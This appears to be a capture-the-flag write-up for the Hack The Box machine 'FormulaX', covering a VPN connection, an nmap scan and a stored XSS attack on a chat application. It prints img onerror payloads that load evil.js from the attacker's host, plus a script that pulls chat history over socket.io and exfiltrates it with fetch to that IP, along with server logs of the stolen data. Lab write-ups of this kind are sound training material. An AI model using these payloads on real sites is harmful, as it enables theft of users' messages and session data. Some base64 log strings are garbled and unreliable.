

Starting with the machine:


```
(kali@Bipsbabes) [~/Downloads]
$ sudo openvpn competitive_Langur69.ovpn
sudo: unable to resolve host Bipsbabes: Name or service not known
2024-03-12 00:32:16 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent p
pression yes" is also set.
2024-03-12 00:32:16 Note: --data-cipher-fallback with cipher 'AES-128-CBC' disables data channel offload.
2024-03-12 00:32:16 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-03-12 00:32:16 library versions: OpenSSL 3.0.11 19 Sep 2023, LZO 2.10
2024-03-12 00:32:16 DCO version: N/A
2024-03-12 00:32:17 TCP/UDP: Preserving recently used remote address: [AF_INET]142.234.200.47:1337
2024-03-12 00:32:17 Socket Buffers: R=[212992->212992] S=[212992->212992]
2024-03-12 00:32:17 UDPv4 link local: (not bound)
2024-03-12 00:32:17 UDPv4 link remote: [AF_INET]142.234.200.47:1337
2024-03-12 00:32:17 TLS: Initial packet from [AF_INET]142.234.200.47:1337, sid=0690b82c 43eaf15f
2024-03-12 00:32:17 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hack
2024-03-12 00:32:17 VERIFY KU OK
```

Checking the connection with the machine in Linux:

```
(kali@Bipsbabes) [~]
$ ping -c 2 10.10.11.6
PING 10.10.11.6 (10.10.11.6) 56(84) bytes of data:
64 bytes from 10.10.11.6: icmp_seq=1 ttl=63 time=353 ms
64 bytes from 10.10.11.6: icmp_seq=2 ttl=63 time=102 ms


--- 10.10.11.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 101.954/227.570/353.187/125.616 ms
```

Checking the connection via ip address:




FORMULAX - BIPIN

Creating a new user:




A registration form with a white background and a blue border. It contains four input fields: a username field with 'spetsnaz', an email field with 'spetsnaz@lambton.com', and two password fields, each with ten black dots. Two orange arrows point from the word 'password' to both password fields. Below the fields is a blue 'REGISTER' button. At the bottom, it says 'Already Have an Account ? [Login here](#)'.

Accessing login portal:




FORMULAX - BIPIN

Starting with chatbot:



Checking change password via burp:



Nmap scan:

The scan is done and is saved for further use as a log file.


```
GNU nano 7.2 scan.log.nmap
# Nmap 7.94SVN scan initiated Tue Mar 12 00:52:18 2024 as: nmap -sC -sV -v -oA scan.log 10.10.11.6
Nmap scan report for 10.10.11.6
Host is up (0.038s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|_ 256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-favicon: Unknown favicon MD5: 496A37014B10519386B2904D1B3086BE
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ Requested resource was /static/index.html
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-cors: GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Nmap done at Tue Mar 12 00:52:27 2024 -- 1 IP address (1 host up) scanned in 8.81 seconds

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^V Replace ^I Paste ^J Justify ^_ Go To Line ^F Fold
```

```
GNU nano 7.2 scan.log.gnmap
# Nmap 7.94SVN scan initiated Tue Mar 12 00:52:18 2024 as: nmap -sC -sV -v -oA scan.log 10.10.11.6
# Ports scanned: TCP(1000;1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,120)
Host: 10.10.11.6 () Status: Up
Host: 10.10.11.6 () Ports: 22/open/tcp//ssh//OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)/, 80/op
# Nmap done at Tue Mar 12 00:52:27 2024 -- 1 IP address (1 host up) scanned in 8.81 seconds
```

Scanning contact admin, insight xss:



A script just to check whether XSS works in the system, well it created a response after deployment, which means that XSS and RCE is a possible scenario, although no file named evil.js has been created yet.

```
<img SRC=p onerror="var script1 = document.createElement('script'); script1.src = 'http://10.10.14.66/evil.js'; document.head.appendChild(script1);" />
```

The above code was not executing therefore had to manipulate and convert it into base64 format and then listen to it.

```
<img SRC=x
onerror='eval(atob("Y29uc3Qgc2NyaXB0ID0gZG9jdW1lbnQuY3JlYXRIRWxlbWVudCgnc2
NyaXB0Jyk7CnNjcmlwdC5zcmMgPSAnL3NvY2tldC5pby9zb2NrZXQuaW8uanMnOwpkb2N1
bWVudC5oZWZkLmFwcGVuZENoaWxkKHNjcmlwdCk7CnNjcmlwdC5hZGRFdmVudExpc3
RlbnVpKCdsb2FkYjwgc29ja2V0ID0gaW8oJy8nLHt3aXR0Q3JlZGVudGlhbH
M6IHRydWV9KTsgc29ja2V0Lm9uKCdtZXNzYWdlJywgKG15X21lc3NhZ2UpID0+IHtmZXR
jaCgiaHR0cDovLzEwLjEwLjE2LjY2Lz9kPSIgKyBidG9hKG15X21lc3NhZ2UpKX0pIDsgc29j
a2V0LmVtaXQoJ2NsaWVudF9tZXNzYWdlJywgJ2hpc3RvcnknKTskfSk7"))';' />
```

```
(kali@ Bipsbabes) - [~/Desktop/spetsnaz]
$ php -S 0.0.0.0:80
[Wed Mar 13 16:59:53 2024] PHP 8.2.12 Development Server (http://0.0.0.0:80)
^C

(kali@ Bipsbabes) - [~/Desktop/spetsnaz]
$ php -S 0.0.0.0:80
[Wed Mar 13 17:03:11 2024] PHP 8.2.12 Development Server (http://0.0.0.0:80)
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54930 Accepted
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54930 [404]: GET / - No such file or directory
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54930 Closing
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54944 Accepted
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54944 [404]: GET /favicon.ico - No such file or directory
[Wed Mar 13 17:07:04 2024] 127.0.0.1:54944 Closing
[Wed Mar 13 17:07:27 2024] 127.0.0.1:33764 Accepted
[Wed Mar 13 17:07:27 2024] 127.0.0.1:33764 [404]: GET / - No such file or directory
[Wed Mar 13 17:07:27 2024] 127.0.0.1:33764 Closing
```

File response although the placement of file was not given.

Inspecting chatbot itself, as it was displaying previous messages instead of a proper history which it could have even saved but seems that the chatbot was just responding to the user command history instead of the actual necessary history.

```
Hack The Box :: Hack The Box x The proxy server is refusing x Chat Application x http://10.10.11.6/restricted/ci x http://10.10.11.6/socket.io/s...
view-source:http://10.10.11.6/restricted/chat.js
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

let value;
const res = axios.get(`/user/api/chat`);
const socket = io('/', {withCredentials: true});

//listening for the messages
socket.on('message', (my_message) => {

    //console.log("Received From Server: " + my_message)
    Show_messages_on_screen_of_Server(my_message)

})

const typing_chat = () => {
    value = document.getElementById('user_message').value
    if (value) {
        // sending the messages to the server
        socket.emit('client_message', value)
        Show_messages_on_screen_of_Client(value);
        // here we will do out socket things..
        document.getElementById('user_message').value = ""
    }
    else {
        alert("Cannot send Empty Messages");
    }
}

function htmlEncode(str) {
    return String(str).replace(/[^\w. ]/gi, function (c) {
        return '&#' + c.charCodeAt(0) + ';'
    });
}

const Show_messages_on_screen_of_Server = (value) => {
```

Instead of giving an actual history, chat bot is giving the user message, trying to manipulating the JS file might give the required output.

FORMULAX - BIPIN

```

view-source:https://10.10.11.6:8080/socket.io/socket.io.js
Socket.IO v4.7.1
(c) 2014-2023 Guillermo Rauch
Released under the MIT License.
(function (global, factory) {
  typeof exports === 'object' && typeof module !== 'undefined' ? module.exports = factory() :
  typeof define === 'function' && define.amd ? define(factory) :
  (global = typeof globalThis !== 'undefined' ? globalThis : global || self, global.io = factory());
})(this, (function () { 'use strict';

function _typeof(obj) {
  "@babel/helpers - typeof";

  return _typeof = "function" == typeof Symbol && "symbol" == typeof Symbol.iterator ? function (obj) {
    return typeof obj;
  } : function (obj) {
    return obj && "function" == typeof Symbol && obj.constructor === Symbol && obj !== Symbol.prototype ? "symbol" : typeof obj;
  };
}

function _classCallCheck(instance, Constructor) {
  if (!(instance instanceof Constructor)) {
    throw new TypeError("Cannot call a class as a function");
  }
}

function _defineProperties(target, props) {
  for (var i = 0; i < props.length; i++) {
    var descriptor = props[i];
    descriptor.enumerable = descriptor.enumerable || false;
    descriptor.configurable = true;
    if ("value" in descriptor) descriptor.writable = true;
  }
}

```

Creating a JS file evil.js with the necessary scripts changing the history status as provided to at least find a user access, but that doesn't seem to be possible because of the toughness of the machine.

```

//create script
const script = document.createElement('script');

//source att (socket.io)
script.src = '/socket.io/socket.io.js'

//append scr (head):
document.head.appendChild(script);

//listener for load event
script.addEventListener('load', function(){
  //get request from the server
  const res = axios.get(`/user/api/chat`);
  //socket io connection with server
  const socket = io('/', {withCredentials: true});

  //listening to event from chat
  socket.on('message', (my_message) => {
    //get req local sys.
    fetch(http://10.10.14.66/? +btoa(my_message));
  });

  //client to server with history:
  socket.emit('client_message', 'history');
});

-- INSERT -- => (
Element('div');
)
server (http://0.0.0.0:80) started

```

```
<img SRC=p onerror="var script1 = document.createElement('script'); script1.src =  
"http://10.10.16.76:8090/evil.js"; document.head.appendChild(script1);" />
```

- Positive Response

```
File Actions Edit View Help
kali@Bipsbabes: ~/Downloads x kali@Bipsbabes: ~ x kali@Bipsbabes: ~/Desktop/spetsnaz x

kali@Bipsbabes: [~]
$ php -S 0.0.0.0:80
[Thu Mar 14 11:11:51 2024] PHP 8.2.12 Development Server (http://0.0.0.0:80)
^[[B^[[B^[[B[Thu Mar 14 11:25:19 2024] 10.10.11.6:53014 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52984 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52980 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52992 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52998 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52982 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52984 [404]: OPTIONS /?d=SGV
QWRtaW4uVGZvdGluZyB0aGUgQzhhdCBBcHBsaWNhdGlvbg== - No such file or
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52992 [404]: OPTIONS /?d=V3J
cHogZm9yYCBkZXlyZ2l0LWFlidG8tdXBkYXRlLnNoYXRib3QuaHRlHRvIHdvcmsgcH
No such file or directory
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52982 [404]: OPTIONS /?d=R3J
[Thu Mar 14 11:24:09 2024] 10.10.11.6:41588 Closing
[Thu Mar 14 11:24:13 2024] 10.10.11.6:41596 Accepted
[Thu Mar 14 11:24:13 2024] 10.10.11.6:41596 [200]: GET /evil.js
[Thu Mar 14 11:24:13 2024] 10.10.11.6:41596 Closing
[Thu Mar 14 11:24:16 2024] 10.10.11.6:50054 Accepted
[Thu Mar 14 11:24:16 2024] 10.10.11.6:50066 Accepted
[Thu Mar 14 11:24:16 2024] 10.10.11.6:50054 [200]: GET /evil.js
[Thu Mar 14 11:24:16 2024] 10.10.11.6:50054 Closing
[Thu Mar 14 11:25:18 2024] 10.10.11.6:50066 Closed without sending a request; it was probably just an unused speculative preconnect
```

```
[kali@kali:~/Downloads X kali@kali:~/Desktop/spetsnaz X kali@kali:~/Desktop/spetsnaz X]
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52992 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52998 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52982 Accepted
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52984 [404]: OPTIONS /?d=SGVsbG8sIklkgYW0gQWRtaW4uVGZzdGlzYzB0aGUuGUGUdCBBClH8SaWNhdGVlbGvg== - No such file or directory
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52992 [404]: OPTIONS /?d=V3JpdGUGyYSBzY3Ip cHQqZm9yClBKXkYtZ2lOWF1dG8tdXBkYXRlLnM0eXRB3QuaHRilRvIHdvcmcsqChJvcGYvbHk= - No such file or directory
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52982 [404]: OPTIONS /?d=RjJlR3RpbmdzIS4g SG93IGNhbiBlplGHlHAgeW9lRHrVGZFSD8uFlvdSBjYW4gdHlwZSBoZWxwIHRhbnNIZSBBZ21lUG1aWXkaW4gY29tbWFiZHM= - No such file or directory
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52984 Closing
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52992 Closing
[Thu Mar 14 11:25:19 2024] 10.10.11.6:52982 Closing
[Thu Mar 14 11:25:19 2024] 10.10.11.6:53014 [404]: OPTIONS /?d=V3JpdGUGyYSBzY3Ip cHQqZm9yClBV0bz2lhdGUGdGhlIGF1dG8tdXBkYXRl - No such file or directory
[Thu Mar 14 11:25:19 2024] 10.10.11.6:53080 [404]: OPTIONS /?d=UA0/c3E7ZERTZW0
```

```

to such file or directory
Thu Mar 14 11:25:19 2024] 10.10.11.6:52982 [404]: OPTIONS /?d=R3JlZXRpbmdzIS4gSG93IGNhbiBpIGhlaHAgeW91IHRvZGF5ID8ulFlvdSBjYW4gdHlwZSB0ZWxwIHRvIHNLZSBzb21lIGJ1aW4gY29tbWFuZHM= - No such file or directory
Thu Mar 14 11:25:19 2024] 10.10.11.6:52984 Closing
Thu Mar 14 11:25:19 2024] 10.10.11.6:52992 Closing
Thu Mar 14 11:25:19 2024] 10.10.11.6:52982 Closing
Thu Mar 14 11:25:19 2024] 10.10.11.6:53014 [404]: OPTIONS /?d=V3JpdGUgYSBzY3JpcHQgdG8gYXV0b21hdGUgdGhlfGF1dG8tdXBkYXRl - No such file or directory
Thu Mar 14 11:25:19 2024] 10.10.11.6:52980 [404]: OPTIONS /?d=TWVzc2FnZSB0ZW50Ojxicj5oaXN0b3J5 - No such file or directory
Thu Mar 14 11:25:19 2024] 10.10.11.6:53014 Closing
Thu Mar 14 11:25:19 2024] 10.10.11.6:52980 Closing

(kali) Bipsbabes [~/Desktop/spetsnaz]
$ echo "R3JlZXRpbmdzIS4gSG93IGNhbiBpIGhlaHAgeW91IHRvZGF5ID8ulFlvdSBjYW4gdHlwZSB0ZWxwIHRvIHNLZSBzb21lIGJ1aW4gY29tbWFuZHM= " | base64 -d
Greetings!. How can i help you today ?. You can type help to see some buildin commandsbase64: invalid input

(kali) Bipsbabes [~/Desktop/spetsnaz]
$ echo "V3JpdGUgYSBzY3JpcHQgdG8gYXV0b21hdGUgdGhlfGF1dG8tdXBkYXRl " | base64 -d
Write a script to automate the auto-updatebase64: invalid input

(kali) Bipsbabes [~/Desktop/spetsnaz]
$

```

dev-git-auto-update.chatbot.htb

Adding host ip: “vi /etc/hosts” because the next DNS is not reachable by VPN, so we need to register it.

```

kali@Bipsbabes: ~/Desktop/spetsnaz

~/Desktop/spetsnaz x
127.0.0.1    Bipsbabes
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

#machine formulaX
10.10.11.6  chatbot.htb dev-git-auto-update.chatbot.htb



-- INSERT --          9,55-60    All

